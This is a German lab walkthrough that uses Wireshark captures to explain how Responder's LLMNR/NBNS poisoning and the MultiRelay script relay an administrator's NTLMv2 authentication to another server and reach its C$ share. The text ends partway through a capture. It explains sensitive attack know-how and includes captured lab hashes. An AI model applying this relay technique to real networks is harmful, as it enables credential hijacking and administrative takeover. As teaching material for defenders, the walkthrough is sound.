
Und auf diese „Rundrufe“ kann jeder im gleichen Netzwerksegment antworten. Genau das ist die Aufgabe vom Responder! In Zeile 136 wird die NBNS-Anfrage beantwortet und in Zeile 137 wird das Multicast von IPv6 erwidert: Als IPv4-Adresse kommt in beiden Antworten die 172.16.0.160 zurück – die IP des Angreifers!!!

Und so ist der Verbindungsaufbau vom Opfer-Computer zum Angreifer zu erklären.

Wie hat das MultiRelay nun die Anmeldeinformationen vom Admin umgeleitet?

Dafür muss man verstehen, wie eine „normale“ Anmeldung an einer Ressource funktioniert. Der Benutzer muss sich zunächst **authentisieren**, bevor er für den Ressourcenzugriff **autorisiert** wird. Doch da der Benutzer bereits an LON-SVR2 authentifiziert wurde kennt dieser Computer dessen Kennwort. Natürlich (und hoffentlich) liegt es nicht im Klartext vor, sondern als NTLM-Hash. Dennoch kann dieser für Pass-The-Hash-Angriffe wie ein Kennwort verwendet werden. Der Computer kann den NTLM-Hash also nicht direkt über das Netzwerk an den Ziel-Computer übertragen. Stattdessen wird eine NTLMv2-Challenge ausgeführt. Und das sieht so aus:

[eine normale NTLMv2-Challenge](#)



Im Wireshark sind dabei diese Pakete zu beobachten:

No.	Time	Source	Destination	Protocol	Length	Info
27	13.374566	172.16.0.11	172.16.0.12	TCP	66	50029 → 445 [SYN, ECN, CWR] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
28	13.374833	172.16.0.12	172.16.0.11	TCP	66	445 → 50029 [SYN, ACK, ECN] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
29	13.374864	172.16.0.11	172.16.0.12	TCP	54	50029 → 445 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
30	13.374934	172.16.0.11	172.16.0.12	SMB	213	Negotiate Protocol Request
31	13.375483	172.16.0.12	172.16.0.11	SMB2	306	Negotiate Protocol Response
32	13.375518	172.16.0.11	172.16.0.12	SMB2	232	Negotiate Protocol Request
33	13.376045	172.16.0.12	172.16.0.11	SMB2	366	Negotiate Protocol Response
34	13.376965	172.16.0.11	172.16.0.12	SMB2	220	Session Setup Request, NTLMSSP_NEGOTIATE
35	13.377452	172.16.0.12	172.16.0.11	SMB2	371	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
36	13.377855	172.16.0.11	172.16.0.12	SMB2	677	Session Setup Request, NTLMSSP_AUTH, User: LON-SVR1\Administrator
37	13.392628	172.16.0.12	172.16.0.11	TCP	54	445 → 50029 [ACK] Seq=882 Ack=1127 Win=2101248 Len=0
38	13.398249	172.16.0.12	172.16.0.11	SMB2	159	Session Setup Response
39	13.398793	172.16.0.11	172.16.0.12	SMB2	160	Tree Connect Request Tree: \\lon-svr2\IPC\$

Paket	von	an	Beschreibung
30	Client	Server	<p>Der Client nennt seine Optionen für den Verbindungsaufbau:</p> <pre> > Frame 30: 213 bytes on wire (1704 bits), 213 bytes captured (1704 bits) on interface 0 > Ethernet II, Src: Microsof_6e:65:56 (00:15:5d:6e:65:56), Dst: Microsof_6e:65:57 (00:15:5d:6e:65:57) > Internet Protocol Version 4, Src: 172.16.0.11, Dst: 172.16.0.12 > Transmission Control Protocol, Src Port: 50029, Dst Port: 445, Seq: 1, Ack: 1, Len: 75 > NetBIOS Session Service > SMB (Server Message Block Protocol) > SMB Header > Server Component: SMB > SMB Command: Negotiate Protocol (0x72) > NT Status: STATUS_SUCCESS (0x00000000) > Flags: 0x18, Canonicalized Pathnames, Case Sensitivity > Flags2: 0x00000000, Unicode Strings, Error Code Type, Extended Security Negotiation, Long Names Used, Security Signatures Required, Extended Attributes > Process ID High: 0 > Signature: 0000000000000000 > Reserved: 0000 > Tree ID: 65535 > Process ID: 65279 > User ID: 0 > Multiplex ID: 0 > Negotiate Protocol Request (0x72) > Word Count (WC): 0 > Byte Count (BC): 120 > Requested Dialects > Dialect: PC NETWORK PROGRAM 1.0 > Dialect: LANMAN1.0 > Dialect: Windows for Workgroups 3.1a > Dialect: LNL2X002 > Dialect: LANMAN2.1 > Dialect: NT Lm 0.12 > Dialect: SMB 2.002 > Dialect: SMB 2.???</pre>
31	Server	Client	<p>Der Server antwortet auf das Paket. Es werden so die Parameter der Authentifizierung ausgehandelt.</p> <p>Neben den Optionen (Capabilities) und einigen anderen interessanten Werten (Boottime ☺) nennt der Zielserver auch seine Authentifizierungsmethoden. Kerberos steht dabei über NTLMSSP:</p> <pre> > Frame 31: 306 bytes on wire (2448 bits), 306 bytes captured (2448 bits) on interface 0 > Ethernet II, Src: Microsof_6e:65:57 (00:15:5d:6e:65:57), Dst: Microsof_6e:65:56 (00:15:5d:6e:65:56) > Internet Protocol Version 4, Src: 172.16.0.12, Dst: 172.16.0.11 > Transmission Control Protocol, Src Port: 445, Dst Port: 50029, Seq: 1, Ack: 160, Len: 252 > NetBIOS Session Service > SMB2 (Server Message Block Protocol version 2) > SMB2 Header > Negotiate Protocol Response (0x00) > StructureSize: 0x0041 > Security mode: 0x01, Signing enabled > Dialect: 0x02ff > NegotiateContextCount: 0 > Server GUID: a56c9236-b093-4fa3-ab49-f7f36734a6f3 > Capabilities: 0x00000007, DFS, LEASING, LARGE_NTU > Max Transaction Size: 8388608 > Max Read Size: 8388608 > Max Write Size: 8388608 > Current Time: Feb 21, 2018 22:02:47.920692500 Pacific Standard Time > Boot Time: Feb 20, 2018 08:50:11.805125600 Pacific Standard Time > Security Blob: 007606062b0601050502a06c306aa03c303a06092b060104... > Offset: 0x00000000 > Length: 120 > GSS-API Generic Security Service Application Program Interface > OID: 1.3.6.1.5.5.2 (SPNEGO - Simple Protected Negotiation) > Simple Protected Negotiation > negTokenInit > mechTypes: 5 items > MechType: 1.3.6.1.4.1.311.2.2.30 (NEGOEX - SPNEGO Extended Negotiation Security Mechanism) > MechType: 1.2.840.48018.1.2.2 (NS KRBS - Microsoft Kerberos 5) > MechType: 1.2.840.113554.1.2.2 (KRBS - Kerberos 5) > MechType: 1.2.840.113554.1.2.2.3 (KRBS - Kerberos 5 - User to User) > MechType: 1.3.6.1.4.1.311.2.2.10 (NTLMSSP - Microsoft NTLM Security Support Provider) > negHints</pre>
34	Client	Server	<p>Nach einer kurzen Aushandlung (Paket 32 und 33) bietet der Client nun NTLMSSP als Authentifizierung im Request-Paket 34 an:</p>

			<pre> > Frame 34: 220 bytes on wire (1760 bits), 220 bytes captured (1760 bits) on interface 0 > Ethernet II, Src: Microsof_6e:65:56 (00:15:5d:6e:65:56), Dst: Microsof_6e:65:57 (00:15:5d:6e:65:57) > Internet Protocol Version 4, Src: 172.16.0.11, Dst: 172.16.0.12 > Transmission Control Protocol, Src Port: 50029, Dst Port: 445, Seq: 338, Ack: 565, Len: 166 > NetBIOS Session Service > SMB2 (Server Message Block Protocol version 2) > SMB2 Header > Session Setup Request (0x01) > StructureSize: 0x0019 > Flags: 0 > Security mode: 0x01, Signing enabled > Capabilities: 0x00000001, DFS Channel: None (0x00000000) Previous Session Id: 0x0000000000000000 > Security Blob: 604806062b0601050502a03e30ca00e300c060a2b060104... Offset: 0x00000058 Length: 74 > GSS-API Generic Security Service Application Program Interface OID: 1.3.6.1.5.5.2 (SPNEGO - Simple Protected Negotiation) > Simple Protected Negotiation > negTokenInit > mechTypes: 1 item mechType: 1.3.6.1.4.1.311.2.2.10 (NTLMSPP - Microsoft NTLM Security Support Provider) mechToken: 4e544c4d5353500001000000978208e20000000000000000... > NTLN Secure Service Provider NTLMSPP Identifier: NTLMSPP NTLN Message Type: NTLMSPP_NEGOTIATE (0x00000001) > Negotiate Flags: 0xe2080297, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Calling workstation domain: NULL Calling workstation name: NULL > Version 10.0 (Build 14399); NTLN Current Revision 15 </pre>
			<p>Auch der Client ist etwas geschwätzig: er nennt seine Versionsnummer (Win 10 14393), nur seinen Namen teilt er nicht mit. Er nennt außerdem nur noch den MechType NTLMSPP, Kerberos funktioniert also nicht (kein DC?, kein Trust?, kein AD-Benutzer?).</p>
35	Server	Client	<p>Der Server antwortet auf diesen Request mit einer NTLM-Challenge. Das ist ein Zufallswert, der im Idealfall nie wieder verwendet wird...</p> <pre> > Frame 35: 371 bytes on wire (2968 bits), 371 bytes captured (2968 bits) on interface 0 > Ethernet II, Src: Microsof_6e:65:57 (00:15:5d:6e:65:57), Dst: Microsof_6e:65:56 (00:15:5d:6e:65:56) > Internet Protocol Version 4, Src: 172.16.0.12, Dst: 172.16.0.11 > Transmission Control Protocol, Src Port: 445, Dst Port: 50029, Seq: 565, Ack: 504, Len: 317 > NetBIOS Session Service > SMB2 (Server Message Block Protocol version 2) > SMB2 Header > Session Setup Response (0x01) > StructureSize: 0x0009 > Session Flags: 0x0000 > Security Blob: a181ee3081eba0030a0101a10c060a2b0601040182370202... Offset: 0x00000048 Length: 241 > GSS-API Generic Security Service Application Program Interface > Simple Protected Negotiation > negTokenTarg negResult: accept-incomplete (1) supportedMech: 1.3.6.1.4.1.311.2.2.10 (NTLMSPP - Microsoft NTLM Security Support Provider) responseToken: 4e544c4d5353500002000000c000c0038000000158289e2... > NTLN Secure Service Provider NTLMSPP Identifier: NTLMSPP NTLN Message Type: NTLMSPP_CHALLENGE (0x00000002) > Target Name: ADATUM > Negotiate Flags: 0xe2898215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Ver NTLM Server Challenge: b5efec0c42a6db2 Reserved: 0000000000000000 > Target Info Length: 142 MaxLen: 142 Offset: 68 > Attribute: NetBIOS domain name: ADATUM > Attribute: NetBIOS computer name: LOW-SVR2 > Attribute: DNS domain name: Adatum.com </pre>
36	Client	Server	<p>Auf diese Challenge berechnet der Client mit dem NTLM-Hash des Benutzerkennwortes die Response und sendet diese an den Server. Aus dem Wissen der Challenge und des Responses kann der NTLM-Hash nicht wieder berechnet werden. So kann alles „im Klartext“ über die Leitung transportiert werden:</p>


			<pre>> Frame 36: 677 bytes on wire (5416 bits), 677 bytes captured (5416 bits) on interface 0 > Ethernet II, Src: Microsof_6e:65:56 (00:15:5d:6e:65:56), Dst: Microsof_6e:65:57 (00:15:5d:6e:65:57) > Internet Protocol Version 4, Src: 172.16.0.11, Dst: 172.16.0.12 > Transmission Control Protocol, Src Port: 50029, Dst Port: 445, Seq: 504, Ack: 862, Len: 623 > NetBIOS Session Service > SMB2 (Server Message Block Protocol version 2) > SMB2 Header > Session Setup Request (0x01) > StructureSize: 0x0019 > Flags: 0 > Security mode: 0x01, Signing enabled > Capabilities: 0x00000001, DFS Channel: None (0x00000000) Previous Session Id: 0x0000000000000000 > Security Blob: a182020f3062020ba0030a0101a28201ee048201ea4e544c... Offset: 0x00000058 Length: 531 > GSS-API Generic Security Service Application Program Interface > Simple Protected Negotiation > negTokenTarg negResult: accept-incomplete (1) responseToken: 4e544c4d53535000030000001800180092000000030013001... > NTLM Secure Service Provider NTLMSSP identifier: NTLMSSP NTLM Message Type: NTLMSSP_AUTH (0x00000003) > Lan Manager Response: 00 LMv2 Client Challenge: 0000000000000000 > NTLM Response: b482b8923049d9106f7ba3d82ce22d9e0101000000000000... Length: 304 MaxLen: 304 Offset: 170 > NTLMv2 Response: b482b8923049d9106f7ba3d82ce22d9e0101000000000000... NTProofstr: b482b8923049d9106f7ba3d82ce22d9e Response Version: 1 HI Response Version: 1 Z: 000000000000 Time: Feb 22, 2018 06:02:47.936261400 UTC NTLMv2 Client Challenge: b16505f6a2b065ae Z: 00000000 > Attribute: NetBIOS domain name: ADATUM > Attribute: NetBIOS computer name: LON-SVR2 > Attribute: DNS domain name: Adatum.com > Attribute: DNS computer name: LON-SVR2.Adatum.com > Attribute: DNS tree name: Adatum.com > Attribute: Timestamp > Attribute: Flags > Attribute: Restrictions > Attribute: Channel Bindings > Attribute: Target Name: cifs/lon-svr2 > Attribute: End of list Z: 00000000 padding: 00000000 > Domain name: LON-SVR1 > User name: Administrator > Host name: LON-SVR1 > Session Key: 183e074b29e422fe3528c4e24b58f302 > Negotiate Flags: 0xe2888215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version > Version 10.0 (Build 14393); NTLM Current Revision 15 MIC: 1670dc0807f64a0e9aa78efae5cad795 mechListMIC: 010000001a9a193bfac101800000000</pre> <p>Ebenso trägt der Client hier die fehlenden Werte (Benutzername und Domain) mit ein.</p>
38	Server	Client	<p>Der Server berechnet nun mit seinem gespeicherten NTLM-Hash des Benutzers den gleichen Response auf seine zuvor gewählte Challenge und bestätigt im letzten Paket die erfolgreiche Anmeldung:</p> <pre>> Frame 38: 159 bytes on wire (1272 bits), 159 bytes captured (1272 bits) on interface 0 > Ethernet II, Src: Microsof_6e:65:57 (00:15:5d:6e:65:57), Dst: Microsof_6e:65:56 (00:15:5d:6e:65:56) > Internet Protocol Version 4, Src: 172.16.0.12, Dst: 172.16.0.11 > Transmission Control Protocol, Src Port: 445, Dst Port: 50029, Seq: 882, Ack: 1127, Len: 105 > NetBIOS Session Service > SMB2 (Server Message Block Protocol version 2) > SMB2 Header > Session Setup Response (0x01) > StructureSize: 0x0009 > Session Flags: 0x0000 > Security Blob: a11b3019a0030a0100a312041001000000a637185fb13a71... Offset: 0x00000048 Length: 29 > GSS-API Generic Security Service Application Program Interface > Simple Protected Negotiation > negTokenTarg negResult: accept-completed (0) mechListMIC: 01000000a637185fb13a717600000000</pre>

Soweit alles klar? 😊

die umgeleitete NTLMv2-Challenge als MiTM (Man in the Middle)

Das MultiRelay kennt den NTLM-Hash des Benutzers nicht. Sonst würde der Angreifer gleich einen Pass-The-Hash fahren. Und das Script kann den NTLM-Hash aus dem Response einer Challenge nicht zurückrechnen, da die genutzten Funktionen praktisch unumkehrbar sind. Aber das Script nutzt einfach die Verbindung zu beiden Systeme aus um die NTLM-Challenge des Zieles an den Client zur Bearbeitung zu senden. Danach nimmt es die Antwort des Clients und sendet diese „stellvertretend“ an den Server...

Das sieht dann so aus:



Wie genial ist das denn bitte? 😊

Im Detail sehen dann so die Datenströme im WireShark aus. Den Dialog habe ich der Übersicht halber mal in die zeitliche Relation gebracht und die Konversation zwischen Quelle und dem Angreifer Orange und die Kommunikation zwischen dem Angreifer und dem Zielsystem blau dargestellt. Grün ist die Namensauflösung:

No.	Time	Source	Destination	Protocol	Length	Info
195	57.216109	172.16.0.12	172.16.255.255	NBNS	92	Name query NB FILESERFER<20>
200	57.217265	172.16.0.12	172.16.255.255	NBNS	92	Name query NB FILESERFER<20>
205	57.218974	172.16.0.160	172.16.0.12	NBNS	104	Name query response NB 172.16.0.160
206	57.219547	172.16.0.160	172.16.0.12	LLMNR	96	Standard query response 0xb4d1 A fileserfer A 172.16.0.160
213	58.048510	172.16.0.12	172.16.0.160	TCP	66	50226 → 445 [SYN, ECN, CWR] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
214	58.051638	172.16.0.160	172.16.0.12	TCP	66	445 → 50226 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
215	58.051726	172.16.0.12	172.16.0.160	TCP	54	50226 → 445 [ACK] Seq=1 Ack=1 Win=262656 Len=0
216	58.051825	172.16.0.12	172.16.0.160	SMB	213	Negotiate Protocol Request
217	58.056942	172.16.0.160	172.16.0.12	TCP	60	445 → 50226 [ACK] Seq=1 Ack=160 Win=30336 Len=0
218	58.062224	172.16.0.160	172.16.0.11	TCP	74	56832 → 445 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1770067418 TSecr=0 WS=
219	58.062330	172.16.0.11	172.16.0.160	TCP	74	445 → 56832 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=27362
220	58.064431	172.16.0.160	172.16.0.11	TCP	66	56832 → 445 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=1770067428 TSecr=27362406
221	58.065173	172.16.0.160	172.16.0.12	SMB	143	Negotiate Protocol Response
229	58.070545	172.16.0.12	172.16.0.160	SMB	162	Session Setup AndX Request, NTLMSSP_NEGOTIATE
232	58.075201	172.16.0.160	172.16.0.11	SMB	117	Negotiate Protocol Request
233	58.075860	172.16.0.11	172.16.0.160	SMB	275	Negotiate Protocol Response
234	58.079741	172.16.0.160	172.16.0.11	TCP	66	56832 → 445 [ACK] Seq=52 Ack=210 Win=30336 Len=0 TSval=1770067443 TSecr=27362419
235	58.081455	172.16.0.160	172.16.0.11	SMB	174	Session Setup AndX Request, NTLMSSP_NEGOTIATE
236	58.081966	172.16.0.11	172.16.0.160	SMB	511	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
237	58.085474	172.16.0.160	172.16.0.12	SMB	499	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
238	58.086536	172.16.0.12	172.16.0.160	SMB	612	Session Setup AndX Request, NTLMSSP_AUTH, User: ADATUM\Administrator
239	58.092467	172.16.0.160	172.16.0.12	TCP	74	47944 → 445 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=4084153468 TSecr=0 WS=
240	58.130689	172.16.0.160	172.16.0.11	TCP	66	56832 → 445 [ACK] Seq=160 Ack=655 Win=31360 Len=0 TSval=1770067449 TSecr=27362426
241	58.133924	172.16.0.160	172.16.0.12	TCP	60	445 → 50226 [ACK] Seq=535 Ack=826 Win=31488 Len=0
244	59.110953	172.16.0.160	172.16.0.12	TCP	74	[TCP Retransmission] 47944 → 445 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=4
247	60.097127	172.16.0.160	172.16.0.11	SMB	624	Session Setup AndX Request, NTLMSSP_AUTH, User: ADATUM\Administrator
262	60.106703	172.16.0.11	172.16.0.160	SMB	301	Session Setup AndX Response
263	60.111189	172.16.0.160	172.16.0.11	TCP	66	56832 → 445 [ACK] Seq=718 Ack=890 Win=32512 Len=0 TSval=1770069475 TSecr=27364446
264	60.114353	172.16.0.160	172.16.0.11	SMB	154	Tree Connect AndX Request, Path: \\172.16.0.11\C\$
265	60.114547	172.16.0.11	172.16.0.160	SMB	132	Tree Connect AndX Response

Und das hier sind die Details:

Paket	von	an	Beschreibung
216	Client	Angreifer	Der Client sendet das Aushandlungspaket an den Angreifer. Dieser startet daraufhin einen Verbindungsaufbau zu seinem Ziel (TCP-Handshake).
221	Angreifer	Client	Dann beantwortet der Angreifer den Request des Clients.
229	Client	Angreifer	Der Client wünscht nun eine Anmeldung und fragt diese als NTLMSSP an:

			<pre> > Frame 229: 162 bytes on wire (1296 bits), 162 bytes captured (1296 bits) on interface 0 > Ethernet II, Src: Microsof_6e:65:57 (00:15:5d:6e:65:57), Dst: Microsof_6e:65:00 (00:15:5d:6e:65:00) > Internet Protocol Version 4, Src: 172.16.0.12, Dst: 172.16.0.160 > Transmission Control Protocol, Src Port: 50226, Dst Port: 445, Seq: 160, Ack: 90, Len: 108 > NetBIOS Session Service < SMB (Server Message Block Protocol) < SMB Header < Session Setup AndX Request (0x73) Word Count (WCT): 12 AndXCommand: No further commands (0xff) Reserved: 00 AndXOffset: 0 Max Buffer: 16644 Max Mpx Count: 50 VC Number: 0 Session Key: 0x00000000 Security Blob Length: 40 Reserved: 00000000 > Capabilities: 0xa00000d4, Unicode, NT SMBs, NT Status Codes, Level 2 Oplocks, Dynamic Reauth, Extended Security Byte Count (BCC): 45 < Security Blob: 4e544c4d5353500001000000978208e20000000000000000... < NTLM Secure Service Provider NTLMSSP identifier: NTLMSSP NTLM Message Type: NTLMSSP_NEGOTIATE (0x00000001) > Negotiate Flags: 0xe2088297, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Extended Calling workstation domain: NULL Calling workstation name: NULL > Version 10.0 (Build 14393); NTLM Current Revision 15 </pre>
232	Angreifer	Zielserver	<p>Doch der Angreifer kopiert diese Informationen und erstellt daraus einen eigenen Request an seinen Zielserver:</p> <pre> > Frame 235: 174 bytes on wire (1392 bits), 174 bytes captured (1392 bits) on interface 1 > Ethernet II, Src: Microsof_6e:65:00 (00:15:5d:6e:65:00), Dst: Microsof_6e:65:56 (00:15:5d:6e:65:56) > Internet Protocol Version 4, Src: 172.16.0.160, Dst: 172.16.0.11 > Transmission Control Protocol, Src Port: 56832, Dst Port: 445, Seq: 52, Ack: 210, Len: 108 > NetBIOS Session Service < SMB (Server Message Block Protocol) < SMB Header < Session Setup AndX Request (0x73) Word Count (WCT): 12 AndXCommand: No further commands (0xff) Reserved: 00 AndXOffset: 0 Max Buffer: 16644 Max Mpx Count: 50 VC Number: 0 Session Key: 0x00000000 Security Blob Length: 40 Reserved: 00000000 > Capabilities: 0xa00000d4, Unicode, NT SMBs, NT Status Codes, Level 2 Oplocks, Dynamic Reauth, Extended Security Byte Count (BCC): 45 < Security Blob: 4e544c4d5353500001000000978208e20000000000000000... < GSS-API Generic Security Service Application Program Interface < NTLM Secure Service Provider NTLMSSP identifier: NTLMSSP NTLM Message Type: NTLMSSP_NEGOTIATE (0x00000001) > Negotiate Flags: 0xe2088297, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Extended Calling workstation domain: NULL Calling workstation name: NULL > Version 10.0 (Build 14393); NTLM Current Revision 15 </pre>
236	Zielserver	Angreifer	<p>Der Zielserver generiert nun seine NTLM-Challenge und sendet diese zusammen mit einigen Informationen über sich an den Angreifer:</p> <pre> > Frame 236: 511 bytes on wire (4088 bits), 511 bytes captured (4088 bits) on interface 1 > Ethernet II, Src: Microsof_6e:65:56 (00:15:5d:6e:65:56), Dst: Microsof_6e:65:00 (00:15:5d:6e:65:00) > Internet Protocol Version 4, Src: 172.16.0.11, Dst: 172.16.0.160 > Transmission Control Protocol, Src Port: 445, Dst Port: 56832, Seq: 210, Ack: 160, Len: 445 > NetBIOS Session Service < SMB (Server Message Block Protocol) < SMB Header < Session Setup AndX Response (0x73) Word Count (WCT): 4 AndXCommand: No further commands (0xff) Reserved: 00 AndXOffset: 441 Action: 0x0000 Security Blob Length: 210 Byte Count (BCC): 398 < Security Blob: 4e544c4d53535000020000000c00c0038000000158289e2... < GSS-API Generic Security Service Application Program Interface < NTLM Secure Service Provider NTLMSSP identifier: NTLMSSP NTLM Message Type: NTLMSSP_CHALLENGE (0x00000002) > Target Name: ADATUM > Negotiate Flags: 0xe2898215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Target NTLM Server Challenge: c3d7e8b9bb242fb8 Reserved: 0000000000000000 < Target Info Length: 142 MaxLen: 142 Offset: 68 > Attribute: NetBIOS domain name: ADATUM > Attribute: NetBIOS computer name: LON-SVR1 > Attribute: DNS domain name: Adatum.com > Attribute: DNS computer name: LON-SVR1.Adatum.com > Attribute: DNS tree name: Adatum.com > Attribute: Timestamp > Attribute: End of list > Version 10.0 (Build 14393); NTLM Current Revision 15 </pre>
237	Angreifer	Client	<p>Und daraus erstellt der Angreifer eine identische Challenge für den Client. Dabei übernimmt er sogar die Detailinformationen:</p>

Das war es – der Angreifer hat eine Verbindung zum Ziel.

Das Ausfesten und Ausnutzen der Verbindung

Nun testet das MultiRelay-Script, ob der Benutzer administrative Rechte auf dem Zielsystem hat:

- Dazu wird einfach die Verbindung zur administrativen Freigabe C\$ angefragt:

```
> Frame 379: 154 bytes on wire (1232 bits), 154 bytes captured (1232 bits) on interface 1
> Ethernet II, Src: Microsof_6e:65:00 (00:15:5d:6e:65:00), Dst: Microsof_6e:65:00 (00:15:5d:6e:65:00)
> Internet Protocol Version 4, Src: 172.16.0.160, Dst: 172.16.0.11
> Transmission Control Protocol, Src Port: 56832, Dst Port: 445, Seq: 2326, Ack: 2444, Len: 88
> NetBIOS Session Service
> SMB (Server Message Block Protocol)
  > SMB Header
    > Tree Connect AndX Request (0x75)
      Word Count (WCT): 4
      AndXCommand: No further commands (0xff)
      Reserved: 00
      AndXOffset: 84
      > Flags: 0x0008, Extended Response
      Password Length: 1
      Byte Count (BCC): 41
      Password: 00
      Path: \\172.16.0.11\C$
      Service: ?????
```

- Der Zielsystem bestätigt das einwandfrei:

```
> Frame 380: 132 bytes on wire (1056 bits), 132 bytes captured (1056 bits) on interface 1
> Ethernet II, Src: Microsof_6e:65:00 (00:15:5d:6e:65:00), Dst: Microsof_6e:65:00 (00:15:5d:6e:65:00)
> Internet Protocol Version 4, Src: 172.16.0.11, Dst: 172.16.0.160
> Transmission Control Protocol, Src Port: 445, Dst Port: 56832, Seq: 2444, Ack: 2414, Len: 66
> NetBIOS Session Service
> SMB (Server Message Block Protocol)
  > SMB Header
    > Tree Connect AndX Response (0x75)
      Word Count (WCT): 7
